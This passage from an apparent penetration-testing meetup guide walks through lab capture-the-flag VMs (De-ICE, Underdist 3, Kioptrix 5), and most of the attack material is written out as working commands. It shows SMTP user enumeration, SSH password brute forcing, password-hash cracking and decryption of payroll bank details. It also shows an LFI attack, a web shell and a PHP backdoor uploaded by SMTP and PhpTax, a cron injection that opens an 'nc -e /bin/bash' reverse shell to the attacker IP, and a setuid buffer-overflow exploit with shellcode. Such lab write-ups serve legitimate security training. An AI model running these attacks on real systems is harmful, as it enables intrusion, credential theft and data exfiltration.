|_http-title: Site doesn't have a title (text/html).
110/tcp open  pop3      Openwall popa3d
143/tcp open  imap      UW imapd 2004.357
|_imap-capabilities: LOGIN-REFERRALS AUTH=LOGINA0001 completed IMAP4REV1 MAILBOX-
↳REFERRALS THREAD=ORDEREDSUBJECT STARTTLS CAPABILITY NAMESPACE OK BINARY IDLE
↳LITERAL+ MULTIAPPEND UNSELECT THREAD=REFERENCES SORT SASL-IR SCAN
443/tcp closed https
MAC Address: 08:00:27:2A:6A:09 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
```

Port 80 reconnaissance via dirb & nikto

```
PT=$HOME/pentest/de-icel
source $PT/de-icel_setup.sh
cd $PT/spider

nikto -output nikto.html -C all -host $HOST -port 80
dirb http://$HOST/ -o dirb80.txt
```

No immediate remote exploits were available, but some web pages were identified for further reconnaissance.

http://de-ice1.com/info.php adds more software versions

Exploring <http://de-ice1.com/info.php> adds to our tally of software versions: Linux slax 2.6.16 #95 Wed May 17 10:16:21 GMT 2006 i686; Apache/2.0.55 (Unix) with DOCUMENT_ROOT /var/www/htdocs and GATEWAY_INTERFACE CGI/1.1; PHP/5.1.2 with PHP API 20041225, PHP Extension 20050922; Zend Engine v2.1.0 with Zend Extension 220051025; OpenSSL 0.9.8a 11 Oct 2005; vsftpd; OpenSSH 4.3 (protocol 1.99); Sendmail 8.13.7/8.13.7; Openwall popa3d; and UW imapd 2004.357.

At this point none of these appeared to offer an easy remote exploit.

http://de-ice1.com/index2.php yields user id candidates

This web page offered up a list of email addresses which can be verified via **smtp-user-enum**: marym@herot.net, patrickp@herot.net, thompsonst@herot.net, benedictb@herot.net, gennieg@herot.net, michaelp@herot.net, longe@herot.net, adamsa@herot.net, banterb@herot.net, and coffeec@herot.net. This can lead to user id guesses.

smtp-user-enum offers 3 three options for checking users: “-M VRFY”, “-M EXPN”, and “-M RCPT”. You should run your user list plus an account you’re nearly certain should exist, and an account that shouldn’t exist. In this challenge, VRFY indicates all the accounts exist (they don’t), EXPN says none do (some do), and RCPT actually indicates only 4 exist (which is the right answer when including root).

```
PT=$HOME/pentest/de-icel
source $PT/de-icel_setup.sh
cd $PT/exploit
U="marie,mary pat,patrick terry,thompson ben,benedict erin,gennieg paul,michael ester,
↪long adam,adams bob,banter chad,coffee"
for u in $U; do
    FN=${u%,*}
    LN=${u##*,}
    FI=${FN:0:1}
    LI=${LN:0:1}
    echo $FN$LI
    echo $FI$LN
    echo $LN$FI
    echo $LI$FN
done > users.txt
# Add root to list
echo "root" >> users.txt

smtp-user-enum -M VRFY -U users.txt -t de-icel.com
# results in all user ids exist
smtp-user-enum -M EXPN -U users.txt -t de-icel.com
# results in no user ids exist
```

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```
smtp-user-enum -M RCPT -U users.txt -t de-icel.com
# results in aadams, bbanter, ccoffee, root exist
```

So we guess there are 4 user accounts from this list: aadams, bbanter, ccoffee, root.

3.8.3 The Exploit

Guessing passwords to get logged in

Our first attempt is to check our candidate user id's for exceptionally weak passwords (**hydra**'s “-e nsr” option):

```
PT=$HOME/pentest/de-icel
source $PT/de-icel_setup.sh
cd $PT/exploit
cat > users.txt <<EOF
aadams
bbanter
ccoffee
root
EOF

hydra -L users.txt -e nsr -t 2 de-icel.com ssh
# results in
# [22][ssh] host: de-icel.com login: bbanter password: bbanter
```

So user bbanter/bbanter allows some reconnaissance:

```
ssh bbanter@de-icel.com # password bbanter
cat /etc/passwd
# results show these user ids matching smtp-user-enum.
# root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
# aadams:x:1000:10:,,,:/home/aadams:/bin/bash
# bbanter:x:1001:100:,,,:/home/bbanter:/bin/bash
# ccoffee:x:1002:100:,,,:/home/ccoffee:/bin/bash
grep 10 /etc/group
# results show aadams group 10 is the wheel group
# wheel::10:root
grep PermitRootLogin /etc/ssh/sshd_config
# results show no ssh as root
# PermitRootLogin no
```

So user aadams is our target for SSH password cracking.

Getting a user id with privileges

We're focused on the senior system admin Adam Adams with user id aadams. We'll try online SSH password guessing with **hydra**, starting with smaller password lists, graduating to larger ones as required. Our source of password lists can come from one of Kali's `/usr/share/wordlists/` but instead we'll look at [SecLists](#) and [Ultimate Password List](#) and choose one of those. Of interest is the rockyou series, starting with shorter ones and graduating up until we met success with rockyou-75.txt (not the whole rockyou list but the largest sublist). Be wary of specifying too many parallel tasks: running this list with “-t 32” failed to find the password “nostradamus”, but running with “-t 4” worked (after a much longer search). If that the rockyou list didn't work we'd try `pw list 3.txt` from the Ultimate Password List because it's big enough without being too big.

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```
# rockyou-75.txt doesn't find the password
/usr/sbin/john --rules --wordlist="rockyou-75.txt" unshadow.txt
# pw list 3.txt finds password
/usr/sbin/john --rules --wordlist="pw list 3.txt" unshadow.txt
/usr/sbin/john --show unshadow.txt
# results in
# root:tarot:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
```

Now we have root access with password “tarot”.

Getting the CEO’s bank account information

To obtain the CEO’s bank account information: `ssh aadams@de-icel.com, su - root`, then find and decrypt the CEO’s bank account information:

```
sshpass -p "nostradamus" ssh aadams@de-icel.com
su - root      # password "tarot"
cd ~ftp/incoming
ls -l         # see salary_dec2003.csv.enc
# "openssl enc -d" decrypts
# "openssl enc -h" lists possible ciphers, 1st is aes-128-cbc
# use root password for decryption
openssl enc -aes-128-cbc -d -pass pass:tarot -in salary_dec2003.csv.enc -out salary_
↳dec2003.csv
head salary_dec2003.csv
```

This outputs the desired information:

```
,Employee ID,Name,Salary,Tax Status,Federal Allowance (From W-4),State Tax_
↳ (Percentage),Federal Income Tax (Percentage based on Federal Allowance),Social_
↳ Security Tax (Percentage),Medicare Tax (Percentage),Total Taxes Withheld_
↳ (Percentage),"Insurance Deduction (Dollars)","Other Regular Deduction(Dollars)",
↳ "Total Regular Deductions (Excluding taxes, in dollars)","Direct Deposit Info_
↳ Routing Number","Direct Deposit Info Account Number"
,1,Charles E. Ophenia,"$225,000.00",1,4,2.30%,28.00%,6.30%,1.45%,38.05%,$360.00,$500.
↳ 00,$860.00,183200299,1123245
```

So the CEO’s (routing number,account number) is (183200299,1123245) and we are done.

3.9 Underdist: 3

3.9.1 Setup

Setting up the VMware VM

The challenge is [Underdist: 3](#). The VM comes packaged as [Underdist-3.zip](#), which is a zip archive containing a Virtualbox VDI (VMware vmdk file). See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. underdist3 runs Debian 7 (Wheezy).

Setting up your environment

```
PT=$HOME/pentest/underdist3
mkdir -p $PT
cd $PT
# download underdist3_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↳underdist3_setup.sh
# edit as needed; later the recon will give you TARGET IP
source underdist3_setup.sh
```

The source for underdist3_setup.sh (underdist3_setup.sh) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.100      # ip of underdist3
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.104       # Kali IP
PORT=4444                # reverse shell port
PT=$HOME/pentest/underdist3 # create working directories here

[[ $(grep -c underdist3 /etc/hosts) -eq 0 ]] && \
    echo " add \"${TARGET} underdist3.com\" to /etc/hosts"

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{${TOOLS}}
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=underdist3.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.9.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
```

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```
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know \$TARGET and can fill it in \$PT/underdist3_setup.sh and also edit /etc/hosts to add “underdist3.com” (echo "\$TARGET underdist3.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 22: OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
- port 25: Postfix smtpd
- port 80: Apache httpd 2.2.22 ((Debian))

The servers indicate Debian 7 (see [Wheezy Package: openssh-server \(1:6.0p1-4+deb7u2\)](#) and [Wheezy Package: apache2 \(2.2.22-13+deb7u4\)](#)).

Initial port reconnaissance

Port 22 & 25 reconnaissance via hydra

SSH reconnaissance shows SSH “does not support password authentication”:

```
hydra -l underdist -P /usr/share/wordlists/metasploit-jtr/password.lst -t 16_
↪underdist3.com ssh
# [ERROR] target ssh://192.168.1.100:22/ does not support password authentication.
```

SMTP reconnaissance shows “[ERROR] SMTP LOGIN AUTH, either this auth is disabled or server is not using auth: 503 5.5.1 Error: authentication not enabled”:

```
hydra -l underdist -P /usr/share/wordlists/metasploit-jtr/password.lst -t 16_
↪underdist3.com smtp
# OUTPUT = [ERROR] SMTP LOGIN AUTH, either this auth is disabled
# or server is not using auth: 503 5.5.1 Error: authentication not enabled
```

So we’re not brute-forcing passwords through ports 22 or 25.

Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans.

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/spider
```

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```
nikto -output nikto.html -C all -host $HOST -port 80
dirb http://$HOST/ -o dirb80.txt
```

dirb on port 80 found `index.html`, `server-status`, and directories `cgi-bin` and `ascii`.

nikto reported very little not already known.

Browsing the web server

`index.html` contains a commented link `` which base64 decodes to ``. With it we have a LFI (local file inclusion) exploit. Here we illustrate getting `/etc/passwd`:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/spider

FILE="/etc/passwd"
FILEPATH="../../../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
```

Here are the interesting lines from `/etc/passwd`:

```
root:x:0:0:root:/root:/bin/bash
##### SNIP #####
www-data:x:33:33:www-data:/var/www:/bin/sh
##### SNIP #####
underdist:x:1000:1000:underdist,,,:/home/underdist:/bin/bash
##### SNIP #####
cuervo:x:1001:1001:,,,:/home/cuervo:/bin/bash
smmta:x:107:111:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:108:112:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
##### SNIP #####
```

3.9.3 The Exploit

Getting a reverse PHP shell via SMTP

At this point we'd like to get a remote exploit but the software versions appear to be recent enough to not be subject to easy remote exploits. SSH avoids password login so that's a dead end, too. And HTTP so far has yielded at most file downloads. Perhaps we can deliver an SMTP message containing a reverse PHP script.

Overcoming SMTP message restrictions

From [Dan's Mail Format Site](#): **Body: Line Length:**

The standards document for the format of e-mail messages, RFC 2822 (the successor to RFC 822, the classic document that established the standards that have been followed ever since), says this about the length of lines in an e-mail message:

There are two limits that this standard places on the number of characters in a line. Each line of characters **MUST** be no more than 998 characters, and **SHOULD** be no more than 78 characters, excluding the CRLF.

Update: As of 2008, a new document, RFC 5322, has been released to update the standard; however, it retains the above wording regarding line length.

So when sending a PHP script over SMTP, care must be given for the line length. For example, if you were to base64 encode the pentestmonkey PHP reverse shell it's single line is over 7300 characters - far too long. Trying to email `<?php eval(base64_decode("' $B64RS '")); ?>` (where \$B64RS is the base64-encoded reverse shell) might be a problem.

Getting a PHP reverse shell to work

We normally take the pentestmonkey PHP reverse shell; make the normal edits to connect to our Kali ip and port; then make additional edits to use a pty instead of a pipe. That would not connect. Reverting to only change the Kali ip and port would connect and immediately terminate with no output. The fact it connected at all indicated that the SMTP approach could work, but more work was needed. And we're here to exploit, not do blind debugging.

So we searched for an alternative and came up with [epinna/weeveily3](#) which is installed by default in Kali.

What mail is local and where's the mailbox?

First, what mail is considered local? The **postfix** `/etc/postfix/main.cf` configuration file entry "mydestination" entry defines the local mail (here we'll use "@Underdist"):

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

FILE="/etc/postfix/main.cf"
FILEPATH="../../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
# OUTPUT = mydestination = home.lan, Underdist, localhost.localdomain, localhost
```

Second, where does the mail go? The `/etc/login.defs` shows the default mail directory is `/var/mail/` (and mail goes to `/var/mail/$USER`):

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

FILE="/etc/login.defs"
FILEPATH="../../../../../../..$FILE"
B64FP=$(echo -n "$FILEPATH" | base64)
curl --silent http://underdist3.com/v.php?a=$B64FP
# OUTPUT = MAIL_DIR /var/mail
```

Uploading the reverse PHP shell

First we create the weeveily PHP reverse shell:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

PASSWORD=password # password for connecting to PHP reverse shell
REVSHELL=backdoor.php # reverse shell filename
weeveily generate $PASSWORD $REVSHELL
```

Then we upload via email using **socat**'s built-in **mail.sh**:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

cat $REVSHELL | \
socat EXEC: "/usr/share/doc/socat/examples/mail.sh -f hacker@kali www-data@Underdist",
↪ fdin=3, fdout=4 TCP4:underdist3.com:25, crnl
```

Exploiting the PHP reverse shell

Now we fire off the PHP reverse shell:

```
PT=$HOME/pentest/underdist3
source $PT/underdist3_setup.sh
cd $PT/exploit

B64REVSHELL=$(echo -n "../../../var/mail/www-data" | base64)
B64REVSHELL=${B64REVSHELL%*}
weeveily http://underdist3.com/v.php?a=$B64REVSHELL password
```

In the weeveily shell, run **:help** to get help. We quickly find **b_gd214dg/foo.backup**, download it, and use **Cntl-D** to exit **weeveily**:

```
weeveily http://underdist3.com/v.php?a=$B64REVSHELL password
:file.ls
# OUTPUT = b_gd214dg
:file.ls b_gd214dg
# OUTPUT = foo.backup
:file.download b_gd214dg/foo.backup foo.backup
# OUTPUT = True
```

Back on the Kali side (in another terminal window) we see that **foo.backup** is a PEM RSA private key and figure out we can SSH to **underdist3** as user **cuervo**:

```
file foo.backup
chmod 600 foo.backup
ssh -i foo.backup cuervo@underdist3.com
```

And so we've finally got a "normal" login on **underdist3** as **cuervo**.

Exploiting SSH access to underdist3

Getting from cuervo to underdist SSH access

The prior section left off with SSH login as cuervo. Quickly you realize cuervo doesn't have any special `sudo -l` access and reconnaissance turns up these files in `/home/underdist` (with the now-inaccessible `.bin` directory):

```
cd /home/underdist
ls -al
# OUTPUT = .bin # this looks interesting, but inaccessible for now
# OUTPUT = cronping.py
# OUTPUT = ips.txt
cat cronping.py
cat ips.txt
```

`cronping.py` takes `ips.txt` and injects the lines into `os.open()`. So rather than IPs, `ip.txt` could be most any shell command.

```
#!/usr/bin/env python

import os

def ips():
    f=open("ips.txt")
    return f

def save(d):
    f=open("/tmp/logs", "a+")
    f.write(d)
    f.close()

def command(c):
    p=os.popen('ping -c 1 -w 1 %s|grep received|cut -d " " -f 4' % (c), "r")
    return p.read()

def verify():
    save("- - - - -\n")
    for ip in ips():
        ip=ip.replace("\n", "")
        if command(ip)=="1\n":
            save("Host %s Up\n" % (ip))
        else:
            save("Host %s Down\n" % (ip))

verify()
```

`ips.txt` is a list of IP addresses, but can be anything and user cuervo has write access.

```
198.27.100.204
31.13.85.33
173.194.42.63
23.76.228.226
72.21.81.85
185.12.13.15
```

We can only hope that `cronping.py` is an underdist cron job. With `ips.txt` injecting into `cronping.py`, cuervo can execute arbitrary commands as underdist. There are several approaches that can be taken. Here we start up a reverse shell listener on Kali first (run the `id` command :

```
socat - TCP-LISTEN:$PORT
id
```

Now set up `ips.txt` to start a reverse shell (substitute in your Kali IP and port):

```
MYIP=192.168.1.104
MYPORT=4444
cat > ips.txt <<EOF
127.0.0.1 ; nc $MYIP $MYPORT -e /bin/bash ; echo nothing
EOF
```

And popping on the Kali side (should be within a minute) the shell pops and we get our first glimpse of `.bin`:

```
id
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=linux
ls -al .bin
# OUTPUT = -rwsr-xr-x 1 root      root      4986 oct 27  2014 echo
```

Getting root from setuid root program `.bin/echo`

Now that setuid root `echo` just has to be exploitable. We present here an exploit that doesn't require `gdb`, just the bash script `checksec` (and even that really isn't required).

```
cd .bin
./echo
# OUTPUT = Violación de segmento
```

Wow - already a segment violation. We need `checksec.sh` to analyze this binary:

```
wget --quiet https://raw.githubusercontent.com/slimm609/checksec.sh/master/checksec
chmod +x checksec
./checksec --file ./echo
```

The analysis reveals:

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	└
→FORTIFY FORTIFIED FORTIFY-able	FILE					
No RELRO	No canary found	NX disabled	No PIE	No RPATH	No RUNPATH	└
→ No 0	2	./echo				

No RELRO, no stack canaries, and the stack is executable - how much easier can they make it? We will vaguely follow [Simple exploit walkthrough](#), though our walkthrough will be even simpler.

In general we have a stack overflow and we want to figure out how many bytes are needed to overwrite the return address: that is, how many bytes does it take to get a segmentation fault? With a hand-done binary search we discover it takes 304, and we show 'FEEDBEEF' clobbers the EIP instruction pointer:

```
./echo $(python -c "print 303*'A'")
# NO SEGFAULT
./echo $(python -c "print 304*'A'")
# OUTPUT = Violación de segmento
# Show we can write FEEDBEEF to the ip (little-endian it's '\xEF\xBE\xED\xFE')
./echo $(python -c "print 304*'A' + '\xEF\xBE\xED\xFE'")
# OUTPUT = Violación de segmento
```

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```
dmesg | grep segfault | tail -n 1
# OUTPUT = [33607.444577] echo[12083]: segfault at feedbeef ip feedbeef sp bffff750
↳error 5
```

The segfault says the code should be somewhere around the stack pointer address 0xbffff750 so we'll start by changing the 0xFEEDBEEF ('xEFxBExEDxFE' little-endian) to that address. In case the address is not exact we'll change the 'A' to 'x90' (the NOP command), providing a "NOP sled" up to our exploit code. And we'll change the last bytes of the NOP sled to an actual shellcode exploit. The exploit we'll choose is <http://shell-storm.org/shellcode/files/shellcode-752.php> (21 bytes long), so our NOP sled will be 304-21= 283 bytes. Here goes our first attempt (knowing that the starting with the stack pointer may not work):

```
./echo $(python -c "print (283*'\x90' + \
'\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68' + \
'\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd' + \
'\x80' + \
'\x50\xf7\xff\xbf') ")
# OUTPUT = Violación de segmento
```

That didn't work. So we'll bump up the address by half the NOP sled size (128 or 0x80) until we get success (here at 0xbffff930). You may have to bump it up to a higher number:

```
./echo $(python -c "print (283*'\x90' + \
'\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68' + \
'\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd' + \
'\x80' + \
'\x30\xf9\xff\xbf') ")
# Prompt changes to #
id
# OUTPUT = uid=1000 (underdist) gid=1000 (underdist) euid=0 (root) groups=0 (root),
↳24 (cdrom), 25 (floppy), 29 (audio), 30 (dip), 44 (video), 46 (plugdev), 1000 (underdist)
ls /root
# OUTPUT = flag.txt r.sh
cat /root/flag.txt
```



<http://underc0de.org>

Felicidades H4x0r! resolviste el reto!

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```
Mandame tu solucionario a: a.denegado@gmail.com
```

3.10 Kioptrix Level 5

3.10.1 Setup

Setting up the VMware VM

The challenge is [Kioptrix: 2014 \(#5\)](#), the fifth of the [Vulnhub Kioptrix Series](#). The VM comes packaged as [kiop2014.tar.bz2](#), which is a bz2 archive containing a VMware vmdk file. See [Traditional VM challenge setup](#) for background on using the VMware vmdk file. kioptrix5 runs FreeBSD 9.

Setting up your environment

If you want to easily cut-and-paste from the sample code below, download `kioptrix5_setup.sh`:

```
PT=$HOME/pentest/kioptrix5
mkdir -p $PT
cd $PT
# download kioptrix5_setup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
↳kioptrix5_setup.sh
# edit as needed; later the recon will give you TARGET IP
source kioptrix5_setup.sh
```

The source for `kioptrix5_setup.sh` should look something like:

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.159      # ip of kioptrix5
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.104       # Kali IP
PORT=4444                # reverse shell port
PORT2=4445               # nc port for file upload
PT=$HOME/pentest/kioptrix5 # create working directories here

[[ $(grep -c kioptrix5 /etc/hosts) -eq 0 ]] && \
echo " add \" $TARGET kioptrix5.com\" to /etc/hosts"

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{ $TOOLS }
TARGETS=targets.txt

# *****
```

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```
# Don't edit these
# *****
HOST=kioptrix5.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.10.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/nmap
$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

Here we know \$TARGET and can fill it in \$PT/kioptrix5_setup.sh and also edit /etc/hosts to add “kioptrix5.com” (echo "\$TARGET kioptrix5.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running this reveals:

- port 80, 8080: Apache httpd 2.2.2.1 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
Port 8080 returned 403 Forbidden. The OS is FreeBSD 9.0.

Port 80 reconnaissance via dirb & nikto

Out of habit we do **dirb** and **nikto** scans.

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/spider
dirb http://$HOST/ -o dirb80.txt
dirb http://$HOST:8080/ -o dirb8080.txt
nikto -output nikto.html -C all -host $HOST -port 80,8080
```

dirb on port 80 found index.html and cgi-bin (which might be vulnerable to shellshock); 8080 only revealed the cgi-bin. So port 80 seems to have nothing, port 8080 is forbidden.

nikto reported “+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. CVE-2002-0082, OSVDB-756.” However, no exploits were found for the CVE.

“403 Forbidden” and the “User-Agent”

Actually visiting the web site shows <http://kioptrix5.com/> returns “It works!” and <http://kioptrix5.com:8080/> returns “403 Forbidden”.

But if you check out the source for the “It works!” page you’ll find:

```
hacker@kali:~/pentest/kioptrix5$ curl --silent http://kioptrix5.com/
<html>
<head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
</head>

<body>
  <h1>It works!</h1>
</body>
</html>
```

Search the Exploit Database for pChart 2.1.3 gives [pChart 2.1.3 - Multiple Vulnerabilities](#) allows both XSS and directory traversal. Here we pick up /etc/passwd:

```
URL='http://kioptrix5.com/pChart2.1.3/examples/index.php?Action=View&Script=../../'
FILE='/etc/passwd'
curl --silent "${URL}${FILE}"
```

Since the output is encoded for a browser it much easier viewing in your browser vs. **curl**.

What about not having permissions on port 8080? Let’s take a look at the Apache server configuration file. Searching the Internet for FreeBSD default configuration locations ([Installing and configuring the Apache 2.2.x web server on FreeBSD](#)) shows the ServerRoot /usr/local, the DocumentRoot /usr/local/www/apache2x/data, and the main config file is /usr/local/etc/apache22/httpd.conf. Look at httpd.conf by browsing to <http://kioptrix5.com/pChart2.1.3/examples/index.php?Action=View&Script=../../usr/local/etc/apache22/httpd.conf> and you’ll find the VirtualHost definition for *:8080 right at the end:

```
<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>

</VirtualHost>
```

“Allow from env=Mozilla4_browser” indicates that only browsers with User-Agent beginning with “Mozilla/4.0” are allowed access. So that appears to be the culprit for “403 Forbidden”.

There are alternative ways to figure the agent out. Since the web site is presumably used by somebody, what could be stopping us from accessing login or functionality pages? In general it could be our wordlists don’t have the magic words for access; our IPs are in the wrong range (less likely as we’re all on the same subnet); or something about our request (HTTP headers, parameters, ...) prevents access. If you used **ZAP** it finds a phptax subdirectory on port 8080. So why did **ZAP** find this directory and not our scans? In **ZAP**, right-click phptax then *Save Raw* → *Request* → *Header* to get:

```
GET http://kioptrix5.com:8080/phptax HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
Pragma: no-cache
Cache-Control: no-cache
Referer: http://kioptrix5.com:8080/phptax/
Host: kioptrix5.com:8080
```

The most likely impediments to access are “User-Agent” and “Referer”. Trying ‘User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)’ allows access to the page.

```
URL='http://kioptrix5.com:8080/phptax/'
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
curl --silent --user-agent "$AGENT" \
    $URL
```

So now we can access the phptax pages by using “User-Agent” starting with “Mozilla/4.0”. Mozilla has the [User Agent Switcher](#) to switch the user agent.

3.10.3 The Exploit

PHPTAX vulnerability yields a reverse shell

Search the Exploit Database for PHPTAX reveals several exploits to execute remote code. The one we’ll follow is [PhpTax 0.8 - File Manipulation\(newvalue,field\) Remote Code Execution](#). It allows uploading a file to the phptax/ data/ folder.

We illustrate two different files to upload: the first is a PHP snippet `rce.php`, that executes shell commands: `<?php passthru($_GET[cmd]);?>`

```
PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'
# The shell command executor.
SCRIPTNAME='rce.php'
SCRIPT='<?php passthru($_GET[cmd]);?>'
URL="$PHPTAX/index.php"
# Upload the command script.
# field = file name, newvalue = file contents
curl --silent --user-agent "$AGENT" \
    --data-urlencode field="$SCRIPTNAME" \
    --data-urlencode newvalue="$SCRIPT" \
    --get $URL

# Try out a few commands
CMD='id'
URL_RCE="$PHPTAX"/data/rce.php'
curl --silent --user-agent "$AGENT" \
    --get --data-urlencode cmd="$CMD" \
    $URL_RCE

CMD='uname -a'
curl --silent --user-agent "$AGENT" \
    --get --data-urlencode cmd="$CMD" \
```

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```

$URL_RCE

CMD='cat /etc/passwd'
curl --silent --user-agent "$AGENT" \
  --get --data-urlencode cmd="$CMD" \
  $URL_RCE

```

The second is a PHP reverse shell allowing more convenient reconnaissance via a PHP reverse shell:

```

PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'

# Get the reverse shell.
curl --silent --remote-name http://pentestmonkey.net/tools/php-reverse-shell/php-
  ↪reverse-shell-1.0.tar.gz
tar -xvzf php-reverse-shell-1.0.tar.gz
cp php-reverse-shell-1.0/php-reverse-shell.php .
# Change to our ip/port
sed -i "s/127.0.0.1/$KALI/" php-reverse-shell.php
sed -i "s/1234/$PORT/" php-reverse-shell.php
# Make sure the reverse shell has a pty.
# change 0 => array("pipe", "r") to 0 => array("pty")
sed -i 's/\([012]\) => array("pipe", "r") to 0 => array("pty")' php-reverse-shell.
  ↪php
REVSH="revsh.php"
SCRIPT="$ (cat php-reverse-shell.php) "
URL="$PHPTAX/index.php"
# Upload the PHP reverse shell.
curl --silent --user-agent "$AGENT" \
  --get --data-urlencode "field=$REVSH" --data-urlencode "newvalue=$SCRIPT" \
  $URL

```

Exploiting the reverse shell to get root

Search the Exploit Database for FreeBSD local exploits yields FreeBSD 9.0-9.1 mmap/ptrace - Privilege Escalation Exploit. Let's fire up the reverse shell and run the exploit. First on a separate Kali terminal fire up a listener:

```

PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
socat - TCP-LISTEN:$PORT

```

Going back to your main Kali terminal fire up the reverse PHP shell uploaded previously:

```

PT=$HOME/pentest/kioptrix5
source $PT/kioptrix5_setup.sh
cd $PT/exploit
AGENT='Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)'
PHPTAX='http://kioptrix5.com:8080/phptax'
REVSH="revsh.php"
URL_REVSH="$PHPTAX/data/$REVSH"

```

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```
curl --silent --user-agent "$AGENT" \  
    $URL_REVSH
```

Once the shell opens you can `ctrl-C` the `curl` command and continue on to obtain the exploit code and transfer it to the target host:

```
PT=$HOME/pentest/kioptrix5  
source $PT/kioptrix5_setup.sh  
cd $PT/exploit  
  
# Download the exploit  
EXPLOIT='exploit.c'  
curl --silent --insecure --output $EXPLOIT \  
    https://www.exploit-db.com/download/26368  
dos2unix $EXPLOIT  
# Upload to kioptrix5  
socat FILE:$EXPLOIT TCP-LISTEN:$PORT2
```

Back in the `kioptrix5` reverse shell terminal change the following to have `$KALI` and `$PORT2`:

```
# Get a pty  
